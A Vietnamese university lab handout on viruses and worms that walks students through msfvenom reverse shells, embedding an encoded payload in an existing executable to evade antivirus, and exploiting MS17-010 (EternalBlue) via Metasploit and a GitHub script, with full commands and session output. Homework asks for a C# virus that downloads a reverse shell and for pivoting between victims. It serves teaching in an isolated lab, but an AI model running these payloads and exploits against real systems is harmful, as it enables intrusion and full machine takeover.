



2

Lab

PHỤC VỤ MỤC ĐÍCH GIÁO DỤC  
FOR EDUCATIONAL PURPOSE ONLY

# Virus và sâu máy tính

## Virus and Worm

**Thực hành Cơ chế hoạt động của mã độc**

**Lưu hành nội bộ 2023**

*<Nghiêm cấm đăng tải trên internet dưới mọi hình thức>*

## A. TỔNG QUAN

### A.1 Mục tiêu


- Tạo Simple Worm
- Tạo Simple Virus

### A.2 Thời gian thực hành

- Tại lớp 5 tiết;
- Tại nhà 7 ngày.

### A.3 Môi trường thực hành

Bài thực hành này bao gồm 3 máy, với mô hình mạng như sau:



Hình 1. Mô hình mạng được sử dụng trong bài thực hành này

- Máy Attacker: sử dụng HĐH Kali Linux
- 2 máy Victim: sử dụng HĐH Windows 7

Để có thể hoàn thành bài lab này, trên cả 2 máy Victim thực hiện tắt Firewall.

## B. THỰC HÀNH

### B.1 Virus máy tính

#### B.1.1 Tạo 1 reverse shell đơn giản sử dụng Metasploit Framework

Mặc dù Metasploit Framework đã được cài đặt sẵn trên Kali Linux, nhưng dịch vụ **postgresql** không hoạt động hoặc không được kích hoạt tại thời điểm khởi động máy. Vì vậy, cần phải khởi động dịch vụ **postgresql**:

```
root@kali:~# systemctl start postgresql
```

Để dịch vụ tự động khởi động vào thời điểm boot máy, thực hiện lệnh sau


```
root@kali:~# systemctl enable postgresql
```

Metasploit Framework không những hỗ trợ nhiều dạng payload mà còn hỗ trợ xuất ra nhiều loại output khác nhau, phù hợp với nhiều ứng dụng, hệ điều hành khác nhau như ASP, VBScript,

Java War, Windows DLL, EXE, ELF, .... Sử dụng tiện ích **msfvenom** để khởi tạo một reverse shell và xuất output ra thành file PE để có thể thực thi trên Windows (máy nạn nhân)

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp  
LHOST=192.168.111.138 LPORT=4444 -f exe -o shell_reverse.exe
```

- **-p:** Sử dụng payload **windows/shell\_reverse\_tcp**
- **LHOST:** Địa chỉ IP của máy kẻ tấn công
- **LPORT:** Port thực hiện lắng nghe trên máy kẻ tấn công
- **-f:** xuất định dạng tập tin là EXE
- **-o:** tên tập tin sau khi xuất ra



```
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.138 LPORT=4444  
-f exe -o shell_reverse.exe  
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
ad  
[-] No arch selected, selecting arch: x86 from the payload  
No encoder specified, outputting raw payload  
Payload size: 324 bytes  
Final size of exe file: 73802 bytes  
Saved as: shell_reverse.exe  
root@kali:~#
```

Hình 2. Tạo reverse shell định dạng EXE

Trên máy kẻ tấn công, thực hiện khởi chạy công cụ để lắng nghe:

```
root@kali:~# msfconsole  
msf > use multi/handler  
msf exploit(multi/handler) > set payload  
windows/shell_reverse_tcp  
msf exploit(multi/handler) > set LHOST 192.168.111.138  
msf exploit(multi/handler) > set LPORT 4444  
msf exploit(multi/handler) > run
```

- Sử dụng module **multi/handler** để thực hiện lắng nghe kết nối từ máy nạn nhân
- Chọn payload là **windows/shell\_reverse\_tcp**
- Thực hiện lắng nghe trên địa chỉ IP của máy kẻ tấn công (**192.168.111.138**)
- Thực hiện mở port **4444** trên máy kẻ tấn công để lắng nghe kết nối ngược về

```

Metasploit tip: Use the resource command to run
commands from a file

msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/shell_reverse_tcp
payload => windows/shell_reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.111.138
LHOST => 192.168.111.138
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.138:4444

```

Hình 3. Sử dụng module multi/hander của MSF để thực hiện lắng nghe connect back

Giữ nguyên Terminal bật lắng nghe, mở 1 terminal khác và thực hiện chạy dịch vụ web để cho nạn nhân có thể tải tập tin reverse shell về máy

```

root@kali:~# ls
Desktop  Downloads  Pictures  shell_reverse.exe  Videos
Documents  Music      Public    Templates
root@kali:~# cp shell_reverse.exe /var/www/html/
root@kali:~# service apache2 start
root@kali:~# service apache2 status
● apache2.service - The Apache HTTP Server
   Loaded: loaded (/lib/systemd/system/apache2.service; disabled; vendor preset: enabled)
   Active: active (running) since Sun 2021-03-28 23:36:07 EDT; 8s ago
     Docs: https://httpd.apache.org/docs/2.4/
   Process: 2011 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
  Main PID: 2022 (apache2)
    Tasks: 7 (limit: 4586)
   Memory: 21.4M
      CPU: 153ms
   CGroup: /system.slice/apache2.service
           └─2022 /usr/sbin/apache2 -k start
             └─2023 /usr/sbin/apache2 -k start
               └─2024 /usr/sbin/apache2 -k start
                 └─2025 /usr/sbin/apache2 -k start
                   └─2026 /usr/sbin/apache2 -k start
                     └─2027 /usr/sbin/apache2 -k start
                       └─2028 /usr/sbin/apache2 -k start

```

Hình 4. Khởi động dịch vụ Apache2 web server chứa reverse shell trên máy kẻ tấn công

Trên máy nạn nhân, mở web browser và truy cập vào đường dẫn [http://192.168.111.138/shell\\_reverse.exe](http://192.168.111.138/shell_reverse.exe) để tải tập tin về máy, và thực hiện chạy tập tin này

```

C:\Windows\System32\cmd.exe
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

>dir
Volume in drive C has no label.
Volume Serial Number is DAAB-9C91

Directory of [redacted]

03/29/2021  11:59 AM    <DIR>          .
03/29/2021  11:59 AM    <DIR>          ..
03/29/2021  11:59 AM                73,802 shell_reverse.exe
               1 File(s)                73,802 bytes
               2 Dir(s)  15,545,049,088 bytes free

>shell_reverse.exe
>

```

Hình 5. Khởi chạy reverse shell trên máy nạn nhân

Trên máy kẻ tấn công, nhận được connect back từ máy nạn nhân. Như vậy, kẻ tấn công đã hoàn toàn kiểm soát được máy nạn nhân.

```

msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.138:4444
[*] Command shell session 1 opened (192.168.111.138:4444 -> 192.168.111.140:49363) at 2021-03-29 00:59:44 -0400

Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

>dir
dir
Volume in drive C has no label.
Volume Serial Number is DAAB-9C91

Directory of [redacted]

03/29/2021  11:59 AM    <DIR>          .
03/29/2021  11:59 AM    <DIR>          ..
03/29/2021  11:59 AM                73,802 shell_reverse.exe
               1 File(s)                73,802 bytes
               2 Dir(s)  15,542,386,688 bytes free

```

Hình 6. Kẻ tấn công đã kiểm soát được máy nạn nhân

#### B.1.1.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện tạo payload khác (không phải reverse TCP) có thể chạy trên hệ điều hành Linux
2. Có 2 loại payload trên Metasploit Framework là Staged và Non-Staged. Hãy tạo ra reverse shell cho từng loại, và so sánh sự khác biệt giữa chúng, bao gồm:
  - a. Kích thước payload
  - b. Công cụ để lắng nghe kết nối ngược lại

- c. Khả năng phát hiện của các phần mềm Anti-virus
3. Viết một virus máy tính bằng ngôn ngữ lập trình C# có chức năng sau:
  - a. Thay đổi hình nền của máy nạn nhân.
  - b. Kiểm tra máy nạn nhân có kết nối Internet hay không. Nếu có, tải và thực thi reverse shell để kết nối ngược về máy của kẻ tấn công. Và ngược lại, nếu máy nạn nhân không được kết nối Internet, tạo 1 tập tin (thư mục) bất kỳ trên Desktop của nạn nhân với nội dung tùy chọn
4. Viết một ứng virus đơn giản bằng dịch vụ trên C#, hiện pop-up MSSV trên máy nạn nhân mỗi khi user thực hiện đăng nhập thành công.
5. So sánh giữa việc viết virus bằng dịch vụ trên C# so với việc tạo bằng MSF (quyền, khả năng phát hiện, ...)

### B.1.2 Nhúng reverse shell vào tập tin thực thi có sẵn sử dụng Metasploit Framework

Tính năng khác của MSF là khả năng nhúng payload vào tập tin PE hiện có, làm giảm cơ hội bị các phần mềm anti virus phát hiện là tập tin độc hại

```
root@kali:~# msfvenom -p windows/shell_reverse_tcp
LHOST=192.168.111.138 LPORT=4444 EXITFUNC=thread -f exe -e
x86/shikata_ga_nai -i 9 -x /usr/share/windows-
resources/binaries/whoami.exe -o shell_reverse_embedded.exe
```

- **-e:** Thực hiện encode payload sử dụng bộ encoder **shikata\_ga\_nai**
- **-i:** Số lần encode
- **-x:** Thực hiện nhúng payload vào file PE có sẵn **/usr/share/windows-binaries/whoami.exe**

```
root@kali:~# locate whoami.exe
/usr/lib/x86_64-linux-gnu/wine/whoami.exe.so
/usr/lib/x86_64-linux-gnu/wine/fakedlls/whoami.exe
/usr/share/windows-resources/binaries/whoami.exe
root@kali:~# msfvenom -p windows/shell_reverse_tcp LHOST=192.168.111.138 LPORT=4444
EXITFUNC=thread -f exe -e x86/shikata_ga_nai -i 9 -x /usr/share/windows-resources/
binaries/whoami.exe -o shell_reverse_embedded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payl
oad
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
x86/shikata_ga_nai succeeded with size 459 (iteration=4)
x86/shikata_ga_nai succeeded with size 486 (iteration=5)
x86/shikata_ga_nai succeeded with size 513 (iteration=6)
x86/shikata_ga_nai succeeded with size 540 (iteration=7)
x86/shikata_ga_nai succeeded with size 567 (iteration=8)
x86/shikata_ga_nai chosen with final size 567
Payload size: 567 bytes
Final size of exe file: 66560 bytes
Saved as: shell_reverse_embedded.exe
root@kali:~#
```

Hình 7. Nhúng reverse shell vào tập tin có sẵn plink.exe

Trên máy kẻ tấn công, thực hiện mở lắng nghe và cung cấp tập tin này cho máy nạn nhân như đã làm ở mục **B.1.1**

Trên máy nạn nhân, khởi chạy tập tin đã được tải về

```
C:\Windows\System32\cmd.exe - shell_reverse_embedded.exe

>dir
Volume in drive C has no label.
Volume Serial Number is 586C-93D6

Directory of [redacted]

03/29/2021  11:27 AM    <DIR>          .
03/29/2021  11:27 AM    <DIR>          ..
03/29/2021  10:44 AM                73,802 shell_reverse.exe
03/29/2021  11:27 AM                66,560 shell_reverse_embedded.exe
                2 File(s)            140,362 bytes
                2 Dir(s)  29,765,533,696 bytes free

>shell_reverse_embedded.exe
```

Hình 8. Chạy tập tin reverse shell mới trên máy nạn nhân

Trên máy kẻ tấn công, nhận được connect back từ máy nạn nhân:

```
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.111.138:4444
[*] Command shell session 2 opened (192.168.111.138:4444 -> 192.168.111.140:49438) at 2021-03-29 01:02:24 -0400
[*] Meterpreter session 2 opened (192.168.111.138:4444 -> 192.168.111.140:49438) at 2021-03-29 01:02:24 -0400
[*] Meterpreter session 3 opened (192.168.111.138:4444 -> 192.168.111.140:49438) at 2021-03-29 01:02:24 -0400
[*] Meterpreter session 4 opened (192.168.111.138:4444 -> 192.168.111.140:49438) at 2021-03-29 01:02:24 -0400

>dir
dir
Volume in drive C has no label.
Volume Serial Number is DAAB-9C91

Directory of [redacted]

03/29/2021  12:02 PM    <DIR>          .
03/29/2021  12:02 PM    <DIR>          ..
03/29/2021  11:59 AM                73,802 shell_reverse.exe
03/29/2021  12:02 PM                66,560 shell_reverse_embedded.exe
                2 File(s)            140,362 bytes
                2 Dir(s)  15,542,329,344 bytes free
```

Hình 9. Kẻ tấn công có thể kiểm soát máy nạn nhân



## B.1.2.1 Bài tập về nhà (YÊU CẦU LÀM)

1. Thực hiện những reverse shell vào tập tin khác mà có thể chạy trên Windows
2. So sánh giữa việc nhúng payload vào tập tin có sẵn vào tạo payload mới

## B.2 Sâu máy tính

## B.2.1 Khai thác lỗ hổng MS17-010 sử dụng Metasploit

Trên máy kẻ tấn công, khởi chạy mã khai thác lỗ hổng MS17-010

```
root@kali:~# msfconsole
msf > use exploit/windows/smb/ms17_010_eternalblue
msf exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS
192.168.111.140
msf exploit(windows/smb/ms17_010_eternalblue) > set LHOST
192.168.111.138
msf exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
```

- Chọn module **exploit/windows/smb/ms17\_010\_eternalblue**
- Thiết lập IP máy nạn nhân là **192.168.111.140**
- Payload reverse shell mặc định sẽ là **windows/x64/meterpreter/reverse\_tcp**

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > set RHOSTS 192.168.111.140
RHOSTS => 192.168.111.140
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LHOST 192.168.111.138
LHOST => 192.168.111.138
msf6 exploit(windows/smb/ms17_010_eternalblue) > set LPORT 4444
LPORT => 4444
msf6 exploit(windows/smb/ms17_010_eternalblue) > options

Module options (exploit/windows/smb/ms17_010_eternalblue):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.168.111.140 yes       The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
  RPORT     4444             yes       The target port (TCP)
  SMBDomain .                no        (Optional) The Windows domain to use for authentication
  SMBPass   .                no        (Optional) The password for the specified username
  SMBUser   .                no        (Optional) The username to authenticate as
  VERIFY_ARCH true             yes       Check if remote architecture matches exploit Target.
  VERIFY_TARGET true             yes       Check if remote OS matches exploit Target.

Payload options (windows/x64/meterpreter/reverse_tcp):

  Name      Current Setting  Required  Description
  ----      -
  EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.111.138 yes       The listen address (an interface may be specified)
  LPORT     4444             yes       The listen port
```

Hình 10. Thiết lập ban đầu để tấn công lỗ hổng MS17-010 trên máy nạn nhân

Sử dụng lệnh **check** để đảm bảo máy nạn nhân tồn tại lỗ hổng này



```
msf6 exploit(windows/smb/ms17_010_eternalblue) > check
[*] 192.168.111.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.140:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.140:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.140:445 - The target is vulnerable.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Hình 11. Kiểm tra xem máy nạn nhân có tồn tại lỗ hổng MS17-010 hay không

Thực hiện khai thác lỗ hổng này bằng lệnh **exploit**

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit
[*] Started reverse TCP handler on 192.168.111.138:4444
[*] 192.168.111.140:445 - Executing automatic check (disable AutoCheck to override)
[*] 192.168.111.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.140:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.140:445 - Scanned 1 of 1 hosts (100% complete)
[+] 192.168.111.140:445 - The target is vulnerable.
[*] 192.168.111.140:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 192.168.111.140:445 - Host is likely VULNERABLE to MS17-010! - Windows 7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 192.168.111.140:445 - Scanned 1 of 1 hosts (100% complete)
[*] 192.168.111.140:445 - Connecting to target for exploitation.
[+] 192.168.111.140:445 - Connection established for exploitation.
[+] 192.168.111.140:445 - Target OS selected valid for OS indicated by SMB reply
[*] 192.168.111.140:445 - CORE raw buffer dump (42 bytes)
[*] 192.168.111.140:445 - 0x00000000 57 69 6e 64 6f 77 73 20 37 20 50 72 6f 66 65 73 Windows 7 Profes
[*] 192.168.111.140:445 - 0x00000010 73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65 72 76 sional 7601 Serv
[*] 192.168.111.140:445 - 0x00000020 69 63 65 20 50 61 63 6b 20 31 ice Pack 1
[*] 192.168.111.140:445 - Target arch selected valid for arch indicated by DCE/RPC reply
[*] 192.168.111.140:445 - Trying exploit with 12 Groom Allocations.
[*] 192.168.111.140:445 - Sending all but last fragment of exploit packet
[*] 192.168.111.140:445 - Starting non-paged pool grooming
[+] 192.168.111.140:445 - Sending SMBv2 buffers
[+] 192.168.111.140:445 - Closing SMBv1 connection creating free hole adjacent to SMBv2 buffer.
[*] 192.168.111.140:445 - Sending final SMBv2 buffers.
[*] 192.168.111.140:445 - Sending last fragment of exploit packet!
[*] 192.168.111.140:445 - Receiving response from exploit packet
[+] 192.168.111.140:445 - ETERNALBLUE overwrite completed successfully (0xC000000D)!
[*] 192.168.111.140:445 - Sending egg to corrupted connection.
[*] 192.168.111.140:445 - Triggering free of corrupted buffer.
[*] Sending stage (200262 bytes) to 192.168.111.140
[*] Meterpreter session 2 opened (192.168.111.138:4444 -> 192.168.111.140:49401) at 2021-03-29 01:38:49 -0400
[+] 192.168.111.140:445 - =====
[+] 192.168.111.140:445 - =====WIN=====
[+] 192.168.111.140:445 - =====
```

Hình 12. Exploit thành công, reverse shell meterpreter được trả về

Sau khi có được meterpreter shell, có thể chuyển sang **cmd** bằng lệnh **shell**

```
meterpreter > shell
Process 3096 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

C:\Windows\system32>ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter NAT:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f5c2:e46a:2bfa:e6d7%11
    IPv4 Address. . . . . : 192.168.111.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter Teredo Tunneling Pseudo-Interface:

    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

Tunnel adapter isatap.localdomain:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::5efe:192.168.111.140%15
    Default Gateway . . . . . :

C:\Windows\system32>whoami
whoami
nt authority\system
```


Hình 13, Kẻ tấn công có thể kiểm soát máy nạn nhân

### B.2.2 Khai thác lỗ hổng MS17-010 không sử dụng Metasploit

Trên máy kẻ tấn công, thực hiện các lệnh sau để tải về exploit không sử dụng Metasploit Framework

```
root@kali:~# cd ~
root@kali:~# git clone https://github.com/d4t4s3c/Win7Blue.git
root@kali:~# cd Win7Blue
root@kali:~# chmod +x Win7Blue.sh
root@kali:~# ./Win7Blue.sh
```

Nhập số **3 (Exploit Windows 7 x64)**, và nhập các giá giá **RHOST**, **LHOST** cũng như **LPORT** giống như lúc nhập trong Metasploit



```
[1] Scan
[2] Exploit Windows 7 x86
[3] Exploit Windows 7 x64
[4] Exit

$ 3

¿RHOST?
192.168.111.140

¿LHOST?
192.168.111.138

¿LPORT?
4444

Creating listening with NETCAT

Creating SHELLCODE with MSFVENOM

shellcode size: 1232
numGroomConn: 13
Target OS: Windows 7 Professional 7601 Service Pack 1
SMB1 session setup allocate nonpaged pool success
SMB1 session setup allocate nonpaged pool success
good response status: INVALID_PARAMETER
done
```

Hình 14. Nhập các tham số để tấn công

Xuất hiện 1 terminal mới thực hiện lắng nghe trên port đã khai báo, và đã nhận được connect back từ máy nạn nhân

```

rtwrap nc -lvp 4444
listening on [any] 4444 ...
connect to [192.168.111.138] from (UNKNOWN) [192.168.111.140] 49533
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. All rights reserved.

ipconfig
ipconfig

Windows IP Configuration

Ethernet adapter NAT:

    Connection-specific DNS Suffix  . : localdomain
    Link-local IPv6 Address . . . . . : fe80::f5c2:e46a:2bfa:e6d7%11
    IPv4 Address. . . . . : 192.168.111.140
    Subnet Mask . . . . . : 255.255.255.0
    Default Gateway . . . . . : 192.168.111.2

Tunnel adapter Teredo Tunneling Pseudo-Interface:


    Media State . . . . . : Media disconnected
    Connection-specific DNS Suffix  . :

```

Hình 15. Reverse shell từ máy nạn nhân được kết nối ngược về máy kẻ tấn công

#### B.2.2.1 Bài tập về nhà (YÊU CẦU LÀM)

- Thực hiện lại nhưng không được sử dụng script **.sh**. Giải thích chi tiết từng bước mà script đã làm (**KHÔNG CẦN GIẢI THÍCH MÃ KHAI THÁC LỖ HỔNG**)
- Ta có mô hình mạng như sau, thực hiện các yêu cầu sau:



- Trên máy Attacker, mở 2 cổng lắng nghe là **4444** và **4445**
- Trên máy Attacker, thực hiện khai thác lỗ hổng MS17-010 trên máy **Victim 1** và thực hiện connect back về máy **Attacker** trên port **4444**
- Sau khi có được connect back từ máy **Victim 1**, trong session shell đó, thực hiện tải về exploit từ máy Attacker và khai thác lỗ hổng MS17-010 trên máy **Victim 2**, để máy Victim 2 thực hiện connect back về máy Attacker trên port **4443**

#### LƯU Ý:

- Khai thác lỗ hổng trên máy Victim 2 từ connect back của Victim 1
- Không được cài thêm bất kỳ phần mềm nào trên 2 máy Victim 1 và Victim 2

## C. YÊU CẦU

- Sinh viên tìm hiểu và thực hành theo hướng dẫn theo nhóm qui định.
- Báo cáo kết quả chi tiết những việc **(Report)** đã thực hiện, quan sát thấy và kèm ảnh chụp màn hình kết quả (nếu có); giải thích cho quan sát (nếu có), video demo (điểm cộng).

### **Báo cáo:**

- File **.PDF**. Tập trung vào nội dung, không mô tả lý thuyết.
- Trong file báo cáo yêu cầu **ghi rõ** nhóm sinh viên thực hiện.
- Đặt tên theo định dạng: [Mã lớp]-Lab1\_MSSV1-MSSV2.pdf  
*Ví dụ: [NT330.N2X.ATCL.1]-Lab2\_2052xxxx-2052yyyy.pdf*
- Nếu báo cáo có nhiều file, nén tất cả file vào file .ZIP với cùng tên file báo cáo.
- Nộp file báo cáo trên theo thời gian đã thống nhất tại courses.uit.edu.vn.

**Đánh giá:** Sinh viên hiểu và tự thực hiện được bài thực hành. Khuyến khích:

- Chuẩn bị tốt và đóng góp tích cực tại lớp.
- Có nội dung mở rộng, ứng dụng trong kịch bản phức tạp hơn, có đóng góp xây dựng bài thực hành.

*Bài sao chép, trể,... sẽ được xử lý tùy mức độ vi phạm.*

**HẾT**